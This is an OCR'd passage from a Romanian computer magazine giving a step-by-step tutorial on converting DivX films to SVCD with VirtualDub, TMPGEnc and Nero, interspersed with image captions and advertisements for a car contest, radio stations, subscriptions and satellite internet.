
Variable Bit Rate), între 300 şi 2.600 Kbps pentru video şi între 32 şi 384 Kbps pentru audio. Calitatea imaginii este mult mai bună decât a unei casete VHS, mai ales pe televizor. Ca şi la VCD-uri, redarea SVCD-urilor pe ecranele monitoarelor este dezavantajată tocmai de punctele tari ale acestor aparate, adică rezoluţia mare şi mai ales viteza mare de reîmprospătare a imaginii şi timpul scurt de stingere a luminoforului. Televizoarele practic ascund problemele generate de mişcările rapide din scenă pentru că funcţionează în mod întreţesut (vedeţi articolul de la pagina 98 din numărul trecut). Şi MPEG2, dar mai ales MPEG1 sunt standarde de comprimare a imaginilor în mişcare ce nu necesită capacitate mare de procesare, spre deosebire de MPEG4 (folosit la DivX şi Xvid). De exemplu, la redarea unui film DivX comprimat pe două CD-uri cu un bitrate de 1.300 Kbps, un sistem cu Celeron 900 MHz şi chipset SiS cu grafică încorporată este îngenuncheat fără drept de apel, având o rată de ocupare a procesorului constantă, de 100%. Acelaşi sistem redă însă fără absolut nici o problemă filmele de pe SVCD-uri, cum o face de altfel şi un Pentium II sau K6-2 la peste 350 de megahertzi.

Dar destul despre VCD-uri şi SVCD-uri, să vedem cum trecem filmele noastre DivX în format MPEG1 sau 2 (extensia MPG). Înainte de a începe partea practică, vă reamintesc că absolut orice conversie de format implică automat o scădere de calitate. Adică a converti DivX în (S)VCD înseamnă a pierde din calitate. Mai ales că de obicei aceasta este a doua conversie, prima fiind din DVD în DivX. Există însă şi programe care convertesc direct un DVD în (S)VCD.


Avem practic de ales între două metode de conversie, prima care nu implică direct VirtualDub, iar a doua care foloseşte acest program ca frameserver. Indiferent pe care o alegem, programul care face efectiv conversia se numeşte TMPGenc Plus şi este oferit ca demo, funcţional 14 zile. El se poate descărca de la www.pegasys-inc.com. Pentru a-l folosi în continuare aveţi nevoie de înregistrare. Sigur, mai există şi alte programe, dar cum preferinţa mea personală se îndreaptă spre acesta, şi în articol tot pe el l-am folosit.

Prima încercare

Aşadar, avem un film DivX, împachetat în format AVI. Pentru a nu avea probleme cu sunetul în TMPGEnc, pentru că acesta nu pare să lucreze prea bine cu MP3-uri VBR, trebuie să transformăm coloana sonoră a filmului în fişier WAV. Pentru aceasta îl folosim pe bunul şi bătrânul VirtualDub. Pornim



Alegerea tipului de VideoCD se face la început.



Selectarea fişierelor sursă şi a tipului fluxului video.

ÎN NUMĂRUL DIN DECEMBRIE

2 CD-URI


JOC FULL: EARTH 2150 ESCAPE FROM THE BLUE PLANET




ARTICOLE DESPRE: NO ONE LIVES FOREVER 2 NEED FOR SPEED: HOT PURSUIT 2

Caută revista la chioşcuri la începutul lunii decembrie.







Bifăm această opțiune pentru a elimina eventualele dungi negre din film.



Observați aspectul filmului original, este (aproximativ) 16:9...




... așa că TMPGEnc va introduce dungile negre pentru a menține același aspect și a nu distorsiona imaginea.




Stabilirea capacității CD-urilor pe care se scrie și a bitrate-ului mediu.


VDub și deschidem fișierul AVI ales, cu *File - Open video file*. Mergem la *Audio*, selectăm *Full processing mode* și apoi tot la *Audio* în *Conversion* alegem, la *Sampling Rate*, 44.100 Hz. Acum salvăm fișierul WAV cu *File - Save WAV*. Avem fișierul de sunet, ne trebuie și cel video. Dacă filmul pe care dorim să-l transformăm are sunetul



Setarea modului de comprimare.



Setări expert: numărul de cadre I, P și B dintr-un GOP.



E la 1% și mai are cinci ore... E mai lent ca Internetul, dar ceva mai rapid ca un melc.

MP3 VBR, este posibil ca TMPGEnc să nu-l poată deschide. VirtualDub ne avertizează printr-un mesaj de existența acestui tip de compresie audio, mesaj pe care îl puteți vedea în imagine.

Pentru a evita această problemă, tot în *VirtualDub*, alegem *Audio - No audio* și apoi *Video - Direct stream copy*. Salvăm fluxul video cu *File - Save as AVI* și închidem VirtualDub.


Lansăm TMPGEnc și, dacă nu pornește imediat un wizard, dăm *File - Project Wizard* sau apăsăm [Ctrl-W]. Se deschide prima fereastră a vrăjitorului (bine că nu cel din închisoarea Oz). De aici putem selecta tipul de disc pe care vrem să-l obținem: VCD, SVCD sau DVD. Până se mai ieftinesc unitățile DVD recorder, alegem VCD sau SVCD. Voi folosi SVCD în exemplu, pentru că în acest caz configurarea este ceva mai complicată. Ni se spune din start, în funcție de tipul de bitrate ales, cât timp putem scrie pe un CD. Pentru CBR (Constant Bit Rate) la 2.520 Kbps obținem doar 35 de minute pentru un disc de 650 de MB, în timp ce pe același disc, cu VBR (Variable Bit Rate) mediu de 1.600 Kbps, putem scrie 55 de minute de film sau chiar mai mult. Opțiunea mea se îndreaptă spre acest ultim tip. După un clic pe *Next*, trebuie să alegem fișierele ce conțin fluxurile audio și video. Cu *Browse* deschidem aceste fișiere. Dacă nu reușiți să deschideți fișierul video nici după eliminarea sunetului, se aplică metoda a doua, despre care vom vorbi mai târziu. Dar acum presupunem că le-am deschis pe amândouă.


În acest ecran mai există câteva setări, numite „Expert Setting for Source". De aici se alege tipul fișierului de intrare (interlaced sau non-interlaced) și proporțiile imaginii. Pentru filmele DivX, setările sunt (în marea majoritate a cazurilor) Non-interlace și respectiv 1:1. Apăsăm pe *Next* și ajungem la...

Câteva setări


Numite „Filter Setting". Selectăm opțiunea „Clip frame" și apăsăm butonul „Setting". Se deschide o nouă fereastră, „Clip frame", în care putem elimina dungile negre existente pe marginile filmului DivX. Dacă rip-ul a fost bine făcut, filmul nu are margini negre. În caz că sunt prezente, stabiliți în căsuțele „Top", „Left", „Bottom" și „Right" câți pixeli trebuie tăiați pentru ca marginile negre să dispară. Tot în această fereastră sunt vizibile proporțiile imaginii. TMPGEnc ne spune chiar câți pixeli are filmul pe lățime și pe înălțime. Oricum, se poate determina rapid dacă e vorba de un film 4:3 sau 16:9. Nu că ar fi de mare ajutor, dar oricum e bine să știm și asta. Dați acum clic pe butonul „Arrange setting" și alegeți „Full screen (keep aspect ratio)" în căsuța Arrange Method. Dacă aveți un film 16:9, cum este cel pe care îl folosesc în acest exemplu, vor fi clar vizibile dungile negre în partea superioară și inferioară, dungi pe care TMPGEnc le introduce pentru a păstra aspectul imaginii. Dacă filmul inițial era


Din 18 noiembrie, la toate standurile
de difuzare a presei găsiţi numărul 12
auto motor şi sport
auto motor şi sport
Cele mai bune maşini ale anului 2003
Câştigă o TOYOTA YARIS
Maşina din imagine este cu titlu de prezentare
Competiţia
Best Cars
continuă
până pe data
de 31 decembrie
Nou!
Acum puteţi vota
cele mai bune maşini
ale anului
şi prin serviciile GSM
Detalii pe site-ul
www.bestcars.com.ro
Mize mari în clasa mică
Premiul este oferit de TOYOTA ROMANIA
Showroom: Şoseaua Ştefan cel Mare nr. 30, tel.: 021-211.27.89; fax: 021-211.92.04
Service: B-dul Expoziţiei nr. 2, tel.: 021-224.00.14; 021-224.00.15; fax: 021-224.01.55
E-mail: sales@toyotaromania.ro


ARAD 99,1
BAIA MARE 88,5
BÂRLAD 104,9
BISTRIŢA 88,2
BOTOŞANI 93.1
BRĂILA 92,7
BRAŞOV 105,5
BUCUREŞTI 96,1
CÂMPULUNG MUSCEL 95,9
CARANSEBEŞ 93,8
CĂLĂRAŞI 101,8
CHIŞINĂU 100,9
CLUJ 89,8
CONSTANŢA 91,1
CRAIOVA 98
CURTEA DE ARGEŞ 94,6
FOCŞANI 95,4
GIURGIU 96,5
HUNEDOARA 92,1
IAŞI 91,9
MEDIAŞ 90,2
ORADEA 99,1
PITEŞTI 91,2
PLOIEŞTI 92,8
REŞIŢA 97,1
RÂMNICU-VÂLCEA 66,14
SIBIU 91,8
SUCEAVA 102.2
TÂRGOVIŞTE 98
TG. MURES 90,2
TURDA 107,7
ZALĂU 91.5
radio CONTACT
BUCURESTI 96.1
100% HITURI



Alegerea punctelor de început şi sfârşit la spargerea fişierului MPEG.



Spargerea fişierului merge repede.

4:3, atunci nu veţi vedea aceste dungi. Cu un clic pe OK revenim în fereastra *Filter setting*, pe care o închidem cu „Next".

Mărimea fişierului


Următorul pas este stabilirea mărimii fişierului, adică a bitrate-ului. În funcţie de lungimea filmului, se alege un număr de CD-uri şi respectiv un bitrate corespunzător. Filmul pe care îl comprim are peste trei ore, astfel încât este obligatoriu să merg pe trei CD-uri. În majoritatea cazurilor ajung două CD-uri şi, dacă filmul este de 1 oră şi 40 de minute, de exemplu, puteţi mări bitrate-ul implicit pentru ca el să intre pe exact două CD-uri, şi veţi avea şi o oarecare creştere de calitate.

În primul rând, alegeţi dimensiunea discurilor pe care veţi înregistra, adică 74 de minute sau 80 de minute, apoi bitrate-ul, astfel încât căsuţa „Makes file size" să fie cu câteva procente sub 200% sau 300%. Ca şi la comprimarea DivX, nu se poate şti dinainte exact care va fi dimensiunea fişierului rezultat, aceasta fiind în funcţie de film. Un film de acţiune, cu multe schimbări de scenă va ocupa mai mult (se va comprima mai puţin) decât o dramă, în care numărul de scene este posibil să fie mult mai mic. Dar nimeni nu poate da o regulă pentru asta, aşa că mai bine lăsăm câteva procente sub maxim, pentru a fi acoperiţi. După comprimare, în cazul în care aţi constatat că fişierul rezultat este mult mai mic decât previziunea iniţială, puteţi relua comprimarea cu un bitrate mai mare. Dacă depăşeşte lungimea maximă admisă pentru scrierea pe CD, atunci trebuie recomprimat cu un bitrate mai mic.


Acum dăm clic pe butonul „Expert", care ne trimite în fereastra de setări avansate. În tab-ul „Video" alegem modul de comprimare, în căsuţa „Rate control mode". De obicei, se folosesc cele două metode, Constant Bitrate (CBR) şi 2-pass VBR (VBR). Cum spuneam, personal prefer a doua variantă, pentru că rezultă o calitate mai bună la aceeaşi dimensiune de fişier, cu menţiunea că timpul necesar comprimării aproape se dublează. Dacă timpul este un factor critic pentru dumneavoastră, puteţi merge pe CBR. Pentru 2-pass VBR, specificaţiile SVCD indică un bitrate mediu de 2.600 Kbps (1K = 1.024, spre deosebire de TMPGEnc, unde 1K = 1.000). Unele playere DVD mai vechi nu pot depăşi această valoare, aşa că trebuie să experimentaţi.

Cu un clic pe butonul „Setting" din dreptul tipului de comprimare verificăm dacă setările sunt bune. Bitarate-ul minim nu trebuie să fie sub 300 Kbps. În tab-ul „Video" mai putem modifica cum sunt stocate cadrele în fluxul MPEG2: interlaced sau non-interlaced. Dacă intenţionaţi să redaţi SVCD-ul pe un calculator, mergeţi pe Non-interlace. Dacă vreţi să-l vedeţi pe un televizor cu un DVD player, puteţi alege şi Interlace. Unii spun că această ultimă setare aduce o calitate mai bună la vizionarea pe TV, dar personal nu am fost capabil să discern diferenţa dintre un SVCD interlaced şi unul non-interlaced, nici pe televizor. Aşadar am ales ca toate SVCD-urile să fie non-interlaced.

Mai există un singur dialog pe acest




În Nero Burning ROM, se alege tipul de disc. În cazul nostru, SVCD.




Trebuie doar să trageţi fişierul în fereastra corespunzătoare şi Nero va crea singur structura SVCD-ului.

VREI SĂ DEVII DIN 3 PAŞI UN CÂŞTIGĂTOR?

IATĂ FILMUL



EVENIMENTELOR!



Pasul 1. Te abonezi pe un an la CHIP

Pasul 2. Câştigi automat un antivirus pentru siguranţa datelor tale!

Pasul 3. Participi la tragerea la sorţi în urma căreia poţi câştiga un computer şi un laptop!





* Data limită pentru primirea taloanelor de abonament este 31 ianuarie 2003. Participă la campanie doar abonamentele pentru 12 luni de zile.

TWO-WAY SATELLITE INTERNET ACCESS

SOHO solution: 3.499 Euro


Uplink	Downlink	Abonament lunar
128 kbps	512 kbps	190 Euro
128 kbps	640 kbps	230 Euro
128 kbps	768 kbps	300 Euro

MEDIUM ENTERPRISE: 5.999 Euro


Uplink	Downlink	Abonament lunar
64 kbps	512 kbps	349 Euro
64 kbps	1 Mbps	649 Euro
128kbps	2 Mbps	1200 Euro

OMNIDATA S.A.- www.omnidata.ro


Tel. 021-410.80.10 Fax. 021-411.10.78



Adăugarea filtrului VobSub în VirtualDub.



Alegerea subtitrării, culorii, transparenței etc. Atenție, în căsuța Time offset (ms) introduceți valoarea aflată la rip-uirea DVD-ului.



VirtualDub e gata să servească frame.

tab: Motion search precision. De aici alegem metoda prin care TMPGEnc determină schimbarea de scenă. De obicei se alege High quality (slow) sau Highest quality (very slow). Aceasta înseamnă că programul va căuta cu atenție momentele de schimbare a scenei, pentru a obține o calitate mai bună a imaginii. Desigur, timpul necesar comprimării va fi mai mare, cu aceste setări, față de cea numită „Normal". De fapt, poate vă întrebați de ce este importantă această determinare a momentului schimbării scenei. Programul de comprimare va introduce un cadru I (intraframe, keyframe) la începutul unei noi scene, pentru că altfel, dacă schimbarea scenei se petrece pe un cadru B (bidirectional predicted) sau P (predicted), vom avea o imagine plină de artefacte, deci o calitate foarte slabă. Ce sunt cadrele I, B și P aflați din articolul apărut în numărul trecut.

